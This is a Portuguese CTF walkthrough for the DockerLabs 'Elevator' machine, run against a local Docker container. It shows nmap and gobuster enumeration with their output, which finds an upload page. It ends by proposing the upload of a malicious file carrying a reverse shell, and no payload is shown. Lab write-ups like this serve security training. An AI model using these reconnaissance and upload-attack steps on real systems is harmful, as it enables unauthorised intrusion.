maq.elevator

MÁQUINA ELEVATOR

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5

Temos porta 80 aberta:


```
└─# nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 23:56 -03
Nmap scan report for elrincondelhacker.es (172.17.0.2)
Host is up (0.000062s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms elrincondelhacker.es (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.93 seconds
```

Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.


gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt




gobuster dir -u http://172.17.0.2/themes -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html --exclude-length 275 -t 64

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.elevator]
└─# gobuster dir -u http://172.17.0.2/themes -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html --exclude-length 275 -t 64
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/themes
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          275
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 317] [--> http://172.17.0.2/themes/uploads/]
/upload.php           (Status: 200) [Size: 0]
/archivo.html         (Status: 200) [Size: 3380]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```


Vamos explorar a porta 80: http://172.17.0.2/




Podemos subir um arquivo malicioso com reverse shell.
http://172.17.0.2/themes/archivo.html



